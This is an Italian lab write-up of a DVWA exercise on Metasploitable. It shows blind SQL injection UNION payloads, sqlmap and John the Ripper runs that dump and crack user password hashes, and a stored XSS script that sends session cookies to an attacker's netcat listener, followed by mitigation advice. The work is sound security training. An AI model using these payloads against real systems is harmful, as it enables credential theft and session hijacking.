

The background features a dark blue gradient with three glowing, translucent 3D torus shapes. One ring is positioned in the upper left, another in the lower right, and a third smaller one is at the bottom left corner.

Web Application Hacking

TRACCIA:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind).
- XSS stored.

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

SQL Injection (blind)

Tecnica di attacco che sfrutta le vulnerabilità nelle applicazioni web per manipolare o accedere a dati sensibili del database sottostante. In un attacco SQL Injection Blind, l'aggressore invia richieste al server che contengono input SQL dannoso. A differenza delle normali SQL Injection, dove l'aggressore può vedere i risultati diretti delle sue query (come errori o dati restituiti), nel Blind SQL Injection l'aggressore non riceve una risposta diretta alle sue query.

Preparazione


```
(kali㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.60 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.976 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.67 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.26 ms
^C
--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 0.976/1.375/1.671/0.279 ms

No mail.

msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.927 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.905 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.07 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.605 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.784 ms
--- 192.168.50.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 0.605/0.859/1.074/0.156 ms
```

Verifico che le macchine Kali e Meta comunicino

- Eseguendo il comando ping



Accedo alla DVWA

- Usando le credenziali admin e password

Livello di sicurezza

- Lo imposto su low





Vulnerability: SQL Injection (Blind)

User ID:

ID: 1
First name: admin
Surname: admin

SQL Injection (Blind):
Inserisco il valore 1 senza notare nella risposta particolari differenze dalla SQL Injection (non Blind).



DVWA

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' AND 1=1 #
First name: admin
Surname: admin

**Scrivendo in input la condizione sempre vera 1' AND 1=1
notiamo che otteniamo in risposta il valore dell'id 1.**

Vulnerability: SQL Injection (Blind)

User ID:

1 OR 1=1

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/tctips/sql-injection.html>

Se invece mandiamo in input l'espressione 1' AND 2=3 (sempre falsa) non otteniamo alcun messaggio di errore. Qui la differenza con la SQL Injection (non Blind): nella blind non vediamo direttamente i risultati della query. L'exploit è "cieco" nel senso che l'attaccante non ha un feedback diretto o visibile dell'effetto delle sue azioni sul database.



DVWA

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Per estrarre le credenziali (user e password) inserisco in input la union query:

' UNION SELECT user,password FROM users#
Trascrivo le credenziali ottenute in un file .txt

```
(kali㉿kali)-[~]
└─$ john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt credenzialiDVWA.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
4g 0:00:00:00 DONE (2024-01-13 01:02) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
└─$ john --show --format=RAW-MD5 credenzialiDVWA.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

**Da terminale utilizzo lo strumento John The Ripper e dato che è possibile sfruttare le wordlists presenti su Kali scelgo rockyou.txt
Eseguendo il comando**

***john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
credenzialiDVWA.txt*** potrò decifrare le password inserite nel mio file .txt

**A seguire il comando per mostrare la lista abbinata
*john --show --format=RAW-MD5 credenzialiDVWA.txt***

(kali㉿kali)-[~]

```
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=23db806255d5970b81306b18f8cf0f83; security=low" --dump -T users --batch
```

{1.8#stable} https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:43:09 /2024-01-13/

[00:43:09] [INFO] resuming back-end DBMS 'mysql'
[00:43:09] [INFO] testing connection to the target URL ID: ' UNION SELECT user, password FROM users#
sqlmap resumed the following injection point(s) from stored session: 1
--

[00:43:09] [INFO] starting 4 processes
[00:43:17] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[00:43:19] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[00:43:30] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[00:43:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]

Vulnerability: SQL Injection (Blind)

user_id	user	avatar	User ID:	password	last_name	first_name
1	admin	http://192.168.50.101/dvwa/hackable/users/admin.jpg	user 5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	
2	gordonb	http://192.168.50.101/dvwa/hackable/users/gordonb.jpg	user e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	
3	1337	http://192.168.50.101/dvwa/hackable/users/1337.jpg	user 8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	
4	pablo	http://192.168.50.101/dvwa/hackable/users/pablo.jpg	user 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	
5	smithy	http://192.168.50.101/dvwa/hackable/users smithy.jpg	user 5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	

File Inclusion
First name: gordonb
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
[00:43:48] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[00:43:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 00:43:48 /2024-01-13/

È possibile ottenere il cracking delle password anche utilizzando sqlmap, un noto strumento di test di penetrazione che automatizza il processo di rilevazione e sfruttamento di vulnerabilità SQL Injection in applicazioni web.

Da terminale lancio il comando

**sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=23db806255d5970b81306b18f8cf0f83; security=low" --
dump -T users --batch**

XSS Stored

La vulnerabilità XSS Stored nella DVWA su Metasploitable rappresenta un esempio classico di come una sicurezza informatica inadeguata possa essere sfruttata. Questo tipo di vulnerabilità si manifesta quando un'applicazione web, che accetta input dall'utente senza adeguata sanificazione, permette l'inserimento e il salvataggio di script maligni su un server. Una volta salvati, questi script possono essere eseguiti automaticamente nei browser di altri utenti che visualizzano i dati contaminati. Questo processo apre la porta a una serie di attività dannose, come il furto di informazioni sensibili o la manipolazione dell'interfaccia utente..

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)


Name * Hi

Message * <i>hello!</i>

```
><div id="guestbook_comments">
  Name:
  <b>Hi</b>
  <br>
  Message:
  <i>hello!</i>
  <br>
</div>
<br>
<h2>More info</h2>
▶ <ul>...</ul>
</div>
html > body.home > div#container > div#main_body > div.body_padded > div#guestbook_comments
```

Name: Hi
Message: hello!


Inserisco in input un messaggio di saluto racchiuso tra tag Html e noto che viene correttamente eseguito. Nel codice sorgente vediamo la corretta resa dei tag.




Provo ora ad inserire in input uno script alert contenente un messaggio di saluto `<script>alert("Hello!")</script>`

Notiamo che anche in questo caso il codice viene correttamente eseguito e non solo: la finestra pop-up dell'alert si riaprirà ogni qualvolta un utente accederà alla pagina dell'applicazione web.

Per avviare un server in ascolto utilizzando Netcat su Kali Linux, apro il terminale e digito nc -l -p 8080. Con questo comando, sto dicendo a Netcat di mettersi in ascolto (-l). Uso la porta 8080, specificata dall'opzione -p 8080



```
(kali㉿kali)-[~] $ nc -l -p 8080
```



```
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Search HTML
<input name="txName" type="text" value="John Doe" />
</td>
</tr>
<tr>
<td width="100">Message *</td>
<td>
<textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>
</td>
</tr>
<tr>...</tr>
</tbody>
</table>
...
html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea
```

Ai fini dell'esercizio, il furto del cookie di sessione, dovrò usare uno script che in lunghezza supererà il numero di caratteri consentito dalla textarea relativa ai Messaggi. Dal codice sorgente identifico dove poter fare le dovute modifiche temporanee e porto il numero massimo di caratteri consentito a 250.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Name: test
Message: This is a test comment.

Name: name
Message:

Inserisco in input lo script


**<script>new Image().src='http://192.168.50.100:8080/?cookie=' +
document.cookie;</script>**

Questo script invia i cookie, che possono contenere dati sensibili come token di sessione, all'indirizzo IP dell'attaccante.



```
(kali㉿kali)-[~]
$ nc -l -p 8080
GET /?cookie=security=low;%20PHPSESSID=23db806255d5970b81306b18f8cf0f83 HTTP/1.1
Host: 192.168.50.100:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115
.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Netcat, in ascolto sulla porta 8080 riceve la richiesta GET che include i dettagli del cookie della vittima come parte dell'URL. Questa richiesta è stata generata come risultato dello script XSS stored che ho iniettato in DVWA, il quale, quando eseguito da un browser, invia i cookie al mio server di ascolto.
I cookie visualizzati nel terminale mostrano il PHPSESSID, che è un cookie di sessione usato da PHP per mantenere la sessione tra il client e il server.



Come ridurre rischio di attacchi?

SQL Injection (Blind)

- 1. Uso di Prepared Statements e Parameterized Queries:** Queste tecniche aiutano a separare il codice SQL dai dati, prevenendo l'esecuzione di query SQL malevole.
- 2. Validazione e Sanitizzazione dell'Input:** Similmente allo XSS, è fondamentale validare e pulire gli input per evitare l'inserimento di codice SQL dannoso.
- 3. Limitazione dei Privilegi:** L'account del database utilizzato dall'applicazione dovrebbe avere solo i privilegi strettamente necessari per il suo funzionamento.
- 4. Uso di ORM (Object Relational Mapping):** Gli ORM possono ridurre il rischio di iniezioni SQL poiché generano query SQL in modo sicuro.
- 5. Monitoraggio e Logging:** Mantenere un monitoraggio attivo e registrare le attività sospette può aiutare nell'identificazione precoce di eventuali tentativi di attacco.

XSS Stored

- 1. Validazione dell'Input:** Validare correttamente tutti gli input degli utenti, assicurandosi che si conformino ai formati attesi. Questo aiuta a prevenire l'inserimento di script malevoli nel sistema.
- 2. Codifica dell'Output:** Quando si visualizzano input degli utenti sulle pagine web, assicurarsi che l'output sia codificato. Ciò impedisce l'esecuzione di eventuali script incorporati.
- 3. Utilizzo di Content Security Policy (CSP):** Implementare CSP per specificare da quali domini possono essere eseguiti gli script, riducendo il rischio di attacchi XSS.
- 4. Pulizia dei Dati (Sanitization):** Pulire i dati in input per rimuovere o neutralizzare qualsiasi codice potenzialmente dannoso.
- 5. Aggiornamento e Manutenzione del Software:** Mantenere aggiornati tutti i software, framework e librerie utilizzati, per proteggersi da vulnerabilità note.

The background features several abstract, translucent shapes in shades of blue, purple, and pink against a dark blue gradient. A large, rounded rectangular shape is positioned in the upper left, while a smaller, more complex geometric shape is in the lower right.

Grazie